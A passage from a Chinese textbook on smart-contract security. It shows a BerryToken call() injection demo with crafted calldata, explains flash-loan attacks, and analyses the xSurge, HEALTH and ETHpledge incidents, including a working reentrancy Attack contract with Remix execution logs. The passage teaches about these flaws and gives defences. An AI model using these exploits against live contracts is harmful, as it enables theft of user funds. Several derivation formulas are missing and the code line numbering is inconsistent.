代码9-6是BerryToken合约transfer()函数（第1-15行，源码第300-315行），以及函数transferFrom()（第17-32行，源码地317-333行）。

|  |  |
| --- | --- |
| **代码9-6 BerryToken合约中的transfer()函数与transferFrom()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | /\*\*  @dev Addition to ERC20 token methods. Transfer tokens to a specified  address and execute a call with the sent data on the same transaction  @param \_to address The address which you want to transfer to  @param \_value uint256 the amout of tokens to be transfered  @param \_data ABI-encoded contract call to call `\_to` address.  @return true if the call function was executed successfully  \*/  function transfer(address \_to, uint256 \_value, bytes \_data) public returns (bool) {  require(\_to != address(this));  super.transfer(\_to, \_value);  require(\_to.call(\_data)); // call()函数调用  return true;  }  /\*\*  @dev Addition to ERC20 token methods. Transfer tokens from one address to  another and make a contract call on the same transaction  @param \_from The address which you want to send tokens from  @param \_to The address which you want to transfer to  @param \_value The amout of tokens to be transferred  @param \_data ABI-encoded contract call to call `\_to` address.  @return true if the call function was executed successfully  \*/  function transferFrom(address \_from, address \_to, uint256 \_value, bytes \_data)  public returns (bool) {  require(\_to != address(this));  super.transferFrom(\_from, \_to, \_value);  require(\_to.call(\_data)); // call()函数调用  return true;  } |

如代码9-6所示，transfer()函数第13行，以及transferFrom()函数第30行，通过精心设计参数值\_data能够通过require(\_to.call(\_data));的检验。

**攻击过程**

漏洞合约部署地址：0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47

部署漏洞合约（0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47）

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: BerryTeken.(constructor) value: 0 wei data: 0x606...00029 logs: 0 hash; 0xb6c...5cfe6  status true Transaction mined and execution succeed  transaction hash 0xb6cbaf70b260e5eebf017e68f0b5f0b569ed1d25a232b8ddd9a004e7fb25cfe6  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryToken. (constructor)  gas 2274404 gas  transaction cost 1978296 gas  execution cost 1787238 gas  input 0x606...00029  decoded input {}  decoded output -  logs []  val 0 wei |

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）给合约账户转1000代币。查看转账之后账户A的余额为39999999999999999999000。

|  |
| --- |
| [vm| from: 0x5B3...eddC4 to: BerryToken.tranafer(address, uint256) 0x7EF....8CB47 value: 0 wei data: 0xa90...003e8 1ogs: 1 hash: 0xe0b...2e910  true Transaction mined and execution succeed  transaction hash 0xe0bfc8aa4ec00d921734ccdee29ee33dbffb8d97d606a9bca2a380dd3f82e910  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryToken.transfer(address, uint256) 0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  gas 63408 gas  transaction cost 54267 gas  execution cost 32683 gas  input 0xa90...003ce8  decoded input {  "address \_to": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47"  "uint256 \_value": "l000"  }  decoded output{  "0": "bool: true"  }  logs [{  "from": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args":{  "0": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "1": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "2": "1000”,  "from": “0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "to": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "value": "1000"  }}]  val 0 wei  [vm] from: 0x5n3...addC4 to: Berry.Token.transfer(address,uint256) 0x7EF...BCB47 value: 0 wei data: 0xa90...003e8 1ogs: 1 hash: 0x773...45d2b call to BerryToken.balanceOf  CALL [ca11] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BerryToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryToken,balanceof(address) 0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  execution cost 2671 gas (Cost only applies when called by a contract) 。  input 0x70n...eddc4  decoded input {  "address owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: balance 39999999999999999999000"  }  logs [] |

合约账户的余额为1000。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BerryToken.balanceOf(address) data: 0x70a...8cb47  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryToken.balanceOf(address) 0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  execution cost 2671 gas (Cost only applies when called by a contract) 。  input 0x70a...8cb47  decoded input {  "address owner": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47"  }  decoded output {  "0": "uint256: balance 1000"  }  1ogs [] |

将transfer(0x5B38Da6a701c568545dCfcB03FcB875f56beddC4, 1000)加密为bytecode，使用0x5B38Da6a701c568545dCfcB03FcB875f56beddC4地址账户来调用transfer的方式来获取bytecode(自己向自己转账)，从中提取bytecode为：

|  |
| --- |
| 0xa9059cbb0000000000000000000000005b38da6a701c568545dcfcb03fcb875f56beddc400000000000000000000000000000000000000000000000000000000000003e8 |

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: BerryToken.transfer(address, uint256) 0x7EF...8CB47 value: 0 wei data: 0xa90...003e8 logs: 1 hash: 0xb35...57262  status true transaction mined and execution succeed  transaction hash 0xb358dcea363e53b6ca83691f6126740439dd29202427b0c1dec7e71e3d157262  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryToken.transfer(address, uint256) 0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  gas 40443 gas  transaction cast 29567 gas  execution cost 10783 gas  input 0xa90...003e8  decoded input {  "address \_to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 ",  "uint256 \_value": "1000"  }  decoded output {  "0": "bool: true"  }  1ogs [{  "from": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef"  "event": "transfer",  "arge": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "2": "1000",  "from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "value": "1000"  }  }] |

用生成的bytecode调用transfer(address \_to, uint256 \_value, bytes \_data)函数。再次查看账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）和合约账户（0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47）的代币数，账户A为40000000000000000000000，合约账户为0。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BerryToken.balanoeOf(address) data: 0x70a...8cb47  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryTaken.balanceOf(address) 0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  execution cost 2671 gas (Cost only applies when called by a contract)  input 0x70a...8cb47 。  decoded input {  "address \_owner": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47"  }  decoded output {  "0": "uint256: balance 0"  }  logs []  call to BerryToken.balanceOf  CALL [cal1] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: HerryToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BerryToken.balanceOf(address) 0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  execution cost 2671 gas (cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output{  "0": "uint256: balance 40000000000000000000000"  }  logs [] |

2.10 闪电贷漏洞

闪电贷（Flash Loan）是一种分布式金融（DeFi）技术，允许用户在不提供任何抵押的情况下，借用合约池中的一定数量的数字资产，但是，必须在同一笔交易（一个区块）中归还本金和利息。闪电贷的优势在于，让用户利用市场上的套利机会，实现低成本、高收益的操作。闪电贷的风险在于，如果用户无法在规定时间内还款，那么交易将被撤销，用户将损失交易费用和利息。

闪电贷既为用户提供了极大的便利，也成为恶意攻击的工具。通过闪电贷，攻击者利用智能合约中的漏洞，用极低的成本从支持闪电贷的合约借得大量资金，并用于漏洞攻击，以获取更大的利益。这对合约造成了巨大经济损失，也促进了DeFi生态的完善和发展，使其更加安全。

2.10.1 产生原理

闪电贷的新奇之处在于，它任何用户突然成为资金充裕的交易者，具有突然操纵市场的潜力。已有的闪电贷攻击中，攻击者瞬间借入、交换大量Token，就可以在一个DEX（中心化交易平台）操纵Token的价格。这些操作本身是合规的，因此，也就允许攻击者利用DEX进行异常定价。

闪电贷利用智能合约的原子性，完成零风险贷款业务。闪电贷业务只能由智能合约来实现，即在一个区块交易中，同时完成借款和还款操作，无需抵押资产，只需支付手续费。用户借到款后，可以执行注入套利、偿还借款、自清算等操作。在交易结束时，用户需要同时偿还款项和手续费，否则交易就会回滚，如同什么也没有发生过。

2.10.2 攻击过程

目前，支持闪电贷业务的DeFi项目有Uniswap、AAve、dYdX等协议。AAve是最早提供闪电贷的DeFi协议，Uniswap则从V2版本开始支持闪电贷。此外，还有其他协议，如Instadapp、Deerfi、NFT20等，也支持闪电贷。这里以AAve、Uniswap、dYdX等为例，说明闪电贷的一般操作过程。

表 3 支持闪电贷的部分协议

|  |  |  |
| --- | --- | --- |
| **闪电贷协议** | **手续费** | **说明** |
| AAve | 0.09% | 可选代币数量较多，直接借ETH。 |
| Uniswap | 0.3% + 1 | 可选代币数量较多，直接借ETH。可以用另一个代币来还款。支持几乎所有市面上的代币。 |
| dYdX | 2Wei | 手续费几乎可以忽略，代币可选数量少，不能直接借ETH。借、还的Token必须一致。支持ETH、DAI或USDC。 |

表10-1列出了三种支持闪电贷的协议基本特征。Uniswap和Curve之间的DAI/USDC币对池存在价格差异，在Curve上1个DAI换取1个USDC，但在Uniswap上您只需0.99个DAI就可以买到1个USDC。正是由于不同平台对相同的代币之间的兑换存在价格差异，使得攻击者能够通过闪电贷套利。

(1) 通过Aave的闪电贷借到100000个DAI；

(2) 在Uniswap上将100000个DAI换成USDC，收到101010个USDC；

(3) 在Curve上将101010个USDC换成101010个DAI；

(4) 向Aave偿还借贷100000个DAI，以及0.09%的手续费90个DAI，共计100090个DAI；

(5) 通过计算获利为，101010 - 100090 = 920个DAI，这920个DAI就是本次套利的获利金额。

2.10.3 特征描述

(1) 漏洞产生层次

智能合约层。

(2) 漏洞产生原因

无需抵押借贷，向合约池中的借贷，只要按时在同一笔交易（一个区块）中归还本金和利息。

价格操纵，有些项目中价格获取逻辑存在问题；有些项目在抵押或其它过程中会产生瞬时奖励，可以利用闪电贷获得大额奖励；项目中存在逻辑漏洞，利用闪电贷大的资金量放大套利空间。

此外，不同项目或平台对相同的代币之间兑换比例不同。

(3) 漏洞攻击方式

攻击者通过在一个平台大规模借贷，操纵另一个交易平台的数字资产（加密资产）的价格后，在另一家交易平台转售。多次重复操作，以获得较高的收益后，偿还借贷本金和手续费。

(4) 漏洞危害

使得借贷协议蒙受巨额的数字资产损失。

(5) 漏洞防范策略

价格获取时采用多数据源的方式，通过数据对比减小价格误差；对于奖励的产生，通过隔区块或者时间差避免闪电贷攻击；此外，消除项目本身逻辑问题。

2.10.4 典型案例

2.10.4.1 xSurge合约（事件）

xSurge是基于BSC链的Defi生态系统，代币为xSurgeToken。用户通过持有xSurgeToken期望获得高额回报。xSurge的初始供应量为10亿枚，随着用户的对xSurgeToken的频繁转入转出，xSurgeToken的价格会上下浮动。

2021年8月16日，攻击者通过xSurgeToken的合约漏洞，窃取了12161个BNB。攻击者以闪电贷借出的10000WBNB做为初始资金，通过代码漏洞套利，淘空了xSurgeToken合约的BNB余额，使xSurgeToken的价格大幅度下降。

合约名称：SurgeToken

合约地址：0xE1E1Aa58983F6b8eE8E4eCD206ceA6578F036c21

编译器类型：Solidity(SingleFile)

编译器版本：v0.8.5+commit.a4f2e591

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/bsc/address/0xe1e1aa58983f6b8ee8e4ecd206cea6578f036c21

漏洞涉及到三个函数，purchase()、sell()和receive()。其中，purchase()函数买入指定数量的xSurge，函数的访问控制权限为internal，通过recive()函数调用。如代码10-1所示，源码第557-572行。

|  |  |
| --- | --- |
| **代码10-1 xSurge合约的purchase()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24 | function purchase(address buyer, uint256 bnbAmount) internal returns (bool) {  // make sure we don't buy more than the bnb in this contract  require(bnbAmount <= address(this).balance, 'purchase not included in balance');  // previous amount of BNB before we received any  uint256 prevBNBAmount = (address(this).balance).sub(bnbAmount);  // if this is the first purchase, use current balance  prevBNBAmount = prevBNBAmount == 0 ?  address(this).balance : prevBNBAmount;  // find the number of tokens we should mint to keep up with the current price  uint256 nShouldPurchase = hyperInflatePrice ?  \_totalSupply.mul(bnbAmount).div(address(this).balance) :  \_totalSupply.mul(bnbAmount).div(prevBNBAmount);  // apply our spread to tokens to inflate price relative to total supply  uint256 tokensToSend = nShouldPurchase.mul(spreadDivisor).div(10\*\*2);    if (tokensToSend < 1) { // revert if under 1  revert('Must Buy More Than One Surge');  }    mint(buyer, tokensToSend); // mint the tokens we need to the buyer  emit Transfer(address(this), buyer, tokensToSend);  return true;  } |

sell()，卖出xSurge，把卖出得到的BNB发送给出售者(函数调用者)。如代码10-2所示，源码第580-606行。

|  |  |
| --- | --- |
| **代码10-2 xSurge合约的sell函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | function sell(uint256 tokenAmount) public nonReentrant returns (bool) {  address seller = msg.sender;  require(\_balances[seller] >= tokenAmount, 'cannot sell above token amount');  uint256 tokensToSwap = tokenAmount.mul(sellFee).div(10\*\*2);  uint256 amountBNB = tokensToSwap.mul(calculatePrice());    // send BNB to Seller  (bool successful,) = payable(seller).call{value: amountBNB, gas: 40000}("");  // 闪电贷漏洞  if (successful) {  \_balances[seller] = \_balances[seller].sub(tokenAmount,  'sender does not have this amount to sell'); // 闪电贷漏洞  \_totalSupply = \_totalSupply.sub(tokenAmount);  } else {  revert();  }  emit Transfer(seller, address(this), tokenAmount);  return true;  } |

receive()，solidity的回调函数，当xSurge合约收到BNB时，该函数自动执行并调用purchase()函数。如代码10-3所示，源码第628-632行。

|  |  |
| --- | --- |
| **代码10-3 xSurge合约的receive()函数** | |
| 1  2  3  5  6 | receive() external payable {  uint256 val = msg.value;  address buyer = msg.sender;  purchase(buyer, val);  } |

如代码10-4所示，为xSurge合约的价格计算函数calculatePrice()，源码第608-611行。由上述代码可知，执行purchase()，\_totalSupply值增加；而执行sell()函数，\_totalSupply值降低。因此，purchase()和sell()使价格降低或提高。

|  |  |
| --- | --- |
| **代码10-4 xSurge合约的calculatePrice()函数** | |
| 1  2  3  5 | /\*\* Returns the Current Price of the Token \*/  function calculatePrice() public view returns (uint256) {  return ((address(this).balance).div(\_totalSupply));  } |

sell()函数，代码10-1（源码第580-606行），调用了call()函数后才对执行balance减法操作；攻击者通过call()函数获得代码控制权后，在balance还没减掉的情况下，调用purchase方法进行购买以套取高额利益。即相当于在涨价前购买为了大量的数字资产，坐等涨价后卖出。

**攻击过程**

价格分析：

sell()函数卖出过程中，输入tokenAmount与输出 amountBNB之间的关系：

purchase()买入过程中，输入bnbAmount与输出tokensToSend之间的关系：

在重入过程中，sell()函数卖出后获得的BNB通过重入打回SurgeToken合约传入purchase()函数。故令sell()函数的输出amountBNB与purchase()函数的输入 bnbAmount相等，可得到整个利用流程中输入与输出的关系：

若要实现套利，需要输出大于输入，则有：

最后得到：

也就是说，重入套利过程中调用sell()卖出的代币量必须在代币总量的12.38%以上。

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

|  |  |
| --- | --- |
| **代码10-5 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | pragma solidity ^0.8.0;  interface Victim{  function sell(uint256) external returns (bool);  }  contract Attack{  Victim victim;  event LOG(bool);  constructor(address v) public {  victim = Victim(v);  }  function attack(uint256 n) public {  victim.sell(n);  }  function balance() public view returns (uint256){  return address(this).balance;  }  receive() external payable {  address(victim).call{value : msg.value}("");  }  } |

为方便调试，将SurgeToken合约中mint()函数的可见性改为public，并为构造函数增加payable修饰，在部署时传入10^15 wei。

部署漏洞合约（0xd9145CCE52D386f254917e481eB44e9943F39138）。

|  |
| --- |
| transaction hash 0xad6e21203b17d7aa0f6a4fba5eeef2385ba307481824242963f68b5cd9736cf2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SurgeToken.(constructor)  gas 2594438 gas  transaction cost 2256657 gas  execution cost 2055917 gas  input 0x608...00033  decoded input {}  decoded output -  logs [{  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "topic": "0x8be0079c531659141344cd1fd0a4f28419497f9722a3daafe3b4186f6b6457e0",  "event": "OwnershipTransferred",  "args": {  "0": "0x0000000000000000000000000000000000000000",  "1": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  "previousOwner": "0x0000000000000000000000000000000000000000",  "newOwner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }, {  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138"，  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0x0000000000000000000000000000000000000000",  "1": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "2": "1000000000",  "from":"0x0000000000000000000000000000000000000000",  "to": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "value": "1000000000"  }  val 1000000000000000 wei |

部署攻击合约（0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8）。

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: Attack.(constructor) value: 0 wei data: 0x608...39138 logs: 0 hash: 0x689...fed35  status true Transaction mined and execution succeed  transaction hash 0x6896f2be3cd5864c794b8a9b05b75a263c5da1b755bf74e7dc1498daed7fed35  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Attack.(constructor)  gas 286430 gas  transaction cost 249137 gas  execution cost 179317 gas  input 0x608...39138  decoded input {  "address v: "0xd9145CCE52D386f254917e481eB44e9943F39138"  }  decoded output -  logs []  val 0 wei |

SurgeToken合约初始化的代币总量为10^9，根据前面推导出的结论，为攻击合约铸币200000000（攻击成本），则攻击合约拥有大约 SURGE 代币总量 16% 的代币。

|  |
| --- |
| [vm] from 0x5B3...eddC4 to: SurgeToken.mint(address, uint256) 0xd91...39138 value: 0 wei data: 0x40c...bc200 logs: 0 hash: 0x888...b4ab9  status true Transaction mined and execution succeed  transaction hash 0x88824469a2b6e82816b7fa65e5132f9d3cc82225dec0b75103527e1fef9b4ab9  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SurgeToken.mint[address, uint256] 0xd9145CCE52D386f254917e481eB44e9943F39138  gas 57720 gas  transaction cost 50191 gas  execution cost 28595 gas  input 0x40c...bc200  decoded input {  "address receiver": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8",  "uint256 amount": "200000000"  }  decoded output {}  logs []  val 0 wei |

查看攻击合约当前代币总数为200000000。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: SurgeToken.balanceOf(addresa) data: 0x70a...33fa8  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SurgeTaken.balanceof(addre88) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2930 gas (Cost only applies when called by a contract)  input 0x70a...33fa8  decoded input {  "address account": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8”  }  decoded output {  "0": "uint256: 200000000"  }  logs [] |

攻击合约调用Attack()函数攻击，卖出200000000个代币。

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: Attack.attack(uint256) 0xd8b...33fa8 value: 0 wei data: 0x64d...be200 logs: 0 hash: 0x1da...b066b  status true transaction mined and execution succeed  transaction hash 0xldac5e1223df2317aeeb689107ef5a16a19d174110376a43ae397adc37eb066b  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Attack.attack(uint256) 0xd9145CCE52D386f254917e481eB44e9943F39138  gas 88792 gas  transaction cost 71610 gas  execution cost 53182 gas  input 0x64d...be200  decoded input {  "uint256 n": "200000000"  }  decoded output {}  logs []  val 0 wei |

查看当前攻击合约代币数为：209549307，获利9549307。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: SurgeToken.balanceOf(address) data: 0x70a...33fa8  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to SurgeToken.balance0f(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2930 gas (Cost only applies when called by a contract)  input 0x70a...33fa8  decoded input {  "address account": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8"  }  decoded output {  "0": "uint256: 209549307"  }  logs [] |

2.10.4.2 token合约 (HEALTH)

攻击者先用闪电贷获得40WBNB，然后，买入30565652 + 955176个HEALTH。其中，攻击者实际获得30565652个HEALTH，955176进入合约地址作为税费。Token对应代币HEALTH。

合约名称：token

合约地址：0x32B166e082993Af6598a89397E82e123ca44e74E

编译器类型：Solidity(SingleFile)

编译器版本：v0.6.12+commit.27d51765

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/bsc/address/0x32b166e082993af6598a89397e82e123ca44e74e

代码10-5是token合约的函数transfer()（第1-10行，源码第917-925行）和\_trnasfer()函数（第12-50行，源码第776-816行）。其中，transfer()函数中调用\_transfer()函数。

|  |  |
| --- | --- |
| **代码10-5 token合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50 | /\*\*  \* @dev Transfer token for a specified address  \* @param to The address to transfer to.  \* @param value The amount to be transferred.  \*/  function transfer(address to, uint256 value) public override returns (bool) {  \_transfer(msg.sender, to, value);  return true;  }  function \_transfer(address from, address to, uint256 value) private {  require(value <= \_balances[from]);  require(to != address(0));    uint256 contractTokenBalance = balanceOf(address(this));  bool overMinTokenBalance = contractTokenBalance  >= numTokensSellToAddToLiquidity;  if (overMinTokenBalance &&  !inSwapAndLiquify &&  to == uniswapV2Pair &&  swapAndLiquifyEnabled) {  contractTokenBalance = numTokensSellToAddToLiquidity;  //add liquidity  swapAndLiquify(contractTokenBalance);  }  if (block.timestamp >= pairStartTime.add(jgTime) && pairStartTime != 0) {  if (from != uniswapV2Pair) { //// 闪电贷漏洞  uint256 burnValue = \_balances[uniswapV2Pair].mul(burnFee).div(1000);  \_balances[uniswapV2Pair] = \_balances[uniswapV2Pair].sub(burnValue);  \_balances[\_burnAddress] = \_balances[\_burnAddress].add(burnValue);  if (block.timestamp >= pairStartTime.add(jgTime)) {  pairStartTime += jgTime; // 增加15分钟 15 \* 60  }  emit Transfer(uniswapV2Pair,\_burnAddress, burnValue);  IPancakePair(uniswapV2Pair).sync();  }  }  uint256 devValue = value.mul(devFee).div(1000);  uint256 bValue = value.mul(bFee).div(1000);  uint256 newValue = value.sub(devValue).sub(bValue);  \_balances[from] = \_balances[from].sub(value);  \_balances[to] = \_balances[to].add(newValue);  \_balances[address(this)] = \_balances[address(this)].add(devValue);  \_balances[\_burnAddress] = \_balances[\_burnAddress].add(bValue);    emit Transfer(from,to, newValue);  emit Transfer(from,address(this), devValue);  emit Transfer(from,\_burnAddress, bValue);  } |

HEALTH池子容易被操纵，原因在于HEALTH的合约里规定：每次调用transfer()函数，只要不从池子里买入HEALTH，就会触发销毁机制。语句if (from != uniswapV2Pair)，可能希望每次卖出时都触发销毁池子里的代币，这样可以拉高代币的价格。

每次触发销毁后，pairStartTime都会累加15分钟（代码10-5第33行，uint256 public jgTime = 15 \* 60; 源码第745行）。如果没人触发合约，pairStartTime是不会变的。漏洞的本质是一段时间内给所有人的销毁福利被一个人拿走了。

2.10.4.3 ETHpledge合约

2022年6月6日Binance链上Discover智能合约遭到闪电贷攻击。

攻击者通过PancakeSwap闪电贷借款2100USD和19810USD。

攻击者将2000USD转移至ETHpledge合约。ETHpledge合约返回62,536 枚Discover。

将19,810USD归还闪电贷至BSC-USD-Discover。

将62,536Discover换取USD，获得16,336枚USD。

归还2,100闪电贷借款，将剩余的USD兑换为BNB，获利离场。

合约名称：ETHpledge

合约地址：0xe732a7bD6706CBD6834B300D7c56a8D2096723A7

编译器类型：Solidity(SingleFile)

编译器版本：v0.8.14+commit.80d49f37

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://bscscan.com/address/0xe732a7bD6706CBD6834B300D7c56a8D2096723A7#code

代码10-6是合约ETHpledge中的getprice()（第1-7行，源码第242-248行），pledgein()函数（第9-52行，源码第249-295行），以及team()函数（第54-106行，源码第297-345行）。其中，函数team()中调用函数getprice()。

|  |  |
| --- | --- |
| **代码10-6 ETHpledge合约的相关函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79  80  81  82  83  84  85  86  87  88  89  90  91  92  93  94  95  96  97  98  99  100  101  102  103  104  105  106 | function getprice() public view returns (uint256 \_price) {  uint256 lpusdtamount=usdt.balanceOf(\_lpaddr);  uint256 lpotheramount=other.balanceOf(\_lpaddr);    \_price=lpusdtamount\*10\*\*18/lpotheramount; // 当前价格  }  function pledgein(address fatheraddr,uint256 amountt) public returns (bool) {  bool Limited = receivetime[msg.sender] < block.timestamp;  require(Limited,"Exchange interval is too short.");    require(usdt.balanceOf(msg.sender)>=amountt,"Bbalance low amount");  require(amountt>=1\*10\*\*18,"pledgein low 1");  require(fatheraddr!=msg.sender,"The recommended address cannot be your own");  if (inviter[msg.sender] == address(0)) {  inviter[msg.sender] = fatheraddr;  sharenumber[fatheraddr]+=1;  }    //uint day22 =number;  uint day22 =importSeedFromThird(1);  //0xc7c2c8259E43593E2Ae903287087bD9AA2c9AeA0  uint day2=4;  income[msg.sender]=\_s4;  if(day22<=4){day2=4;income[msg.sender]=\_s4;}  if(day22==0){day2=10;income[msg.sender]=\_s10;}  if(day22==5){day2=5;income[msg.sender]=\_s5;}  if(day22==6){day2=6;income[msg.sender]=\_s6;}  if(day22==7){day2=7;income[msg.sender]=\_s7;}  if(day22==8){day2=8;income[msg.sender]=\_s8;}  if(day22==9){day2=9;income[msg.sender]=\_s9;}  if(day22==10){day2=10;income[msg.sender]=\_s10;}  uint256 bltt12=\_bl1.sub(income[msg.sender]);  uint256 blt1=amountt.mul(bltt12).div(\_baseFee);  uint256 blt2=amountt.mul(\_bl2).div(\_baseFee);  uint256 blt3=amountt.mul(income[msg.sender]).div(\_baseFee);  usdt.transferFrom(msg.sender,address(this), blt1);  usdt.transferFrom(msg.sender,\_recaddr, blt2);  usdt.transferFrom(msg.sender,\_recaddr2, blt3);  pledgeamount[msg.sender]=amountt;  performance[msg.sender]+=amountt;  fatherperformance[inviter[msg.sender]]+=amountt;  pledgeday[msg.sender]=day2;  //receivetime[msg.sender]=block.timestamp+day2\*86400;  if(\_test==1){receivetime[msg.sender]=block.timestamp+36;}  else{receivetime[msg.sender]=block.timestamp+day2\*86400;}    team(amountt);//0x41d0ff4a5Ee609b3B7Dc2B90F154D4eC7cb63659  return true;  }  function team(uint256 ltj) private{  address cur;  cur = msg.sender;  uint256 rate;  uint256[10] memory yjl;  \_swapprice=getprice(); // 调用getprice()函数  for (int256 i = 0; i < 99; i++) {  cur = inviter[cur];  if (cur == address(0)) {  emit Transfer(cur, address(0), 99);  break;  }  teamperformance[cur]+=ltj;  if(level[cur]<1  && fatherperformance[cur]>=2000\*10\*\*18){  level[cur]=1;l1[inviter[cur]]+=1;}  if(level[cur]<2 && l1[cur]>=2){level[cur]=2;l2[inviter[cur]]+=1;}  if(level[cur]<3 && l2[cur]>=2){level[cur]=3;l3[inviter[cur]]+=1;}  if(level[cur]<4 && l3[cur]>=2){level[cur]=4;l4[inviter[cur]]+=1;}  if(level[cur]<5 && l4[cur]>=2){level[cur]=5;l5[inviter[cur]]+=1;}  if(level[cur]<6 && l5[cur]>=2  && teamperformance[cur]>=2000000\*10\*\*18){  level[cur]=6;l6[inviter[cur]]+=1;}  if(level[cur]<7 && l6[cur]>=2  && teamperformance[cur]>=5000000\*10\*\*18){  level[cur]=7;l7[inviter[cur]]+=1;}  if(level[cur]<8 && l7[cur]>=2  && teamperformance[cur]>=10000000\*10\*\*18){level[cur]=8;}  if(yjl[level[cur]]>1 || level[cur]<1){  continue;  }  for (uint8 n = 1; n < 9; n++) {  if(level[cur]==n){  rate=\_team[n];  if(yjl[n-1]>0){rate=\_team[n]-\_team[n-1];}  if(yjl[n]>0){rate=\_team[n].mul(20).div(100);}  }  }  if(pledgeamount[cur]==0){  emit Transfer(cur, address(0), level[cur]);  emit Transfer(cur, address(1), 18);  continue;  }  uint256 curTAmount = ltj.mul(rate).div(\_baseFee);  uint256 curTAmount22 = curTAmount\*10\*\*18/\_swapprice; // 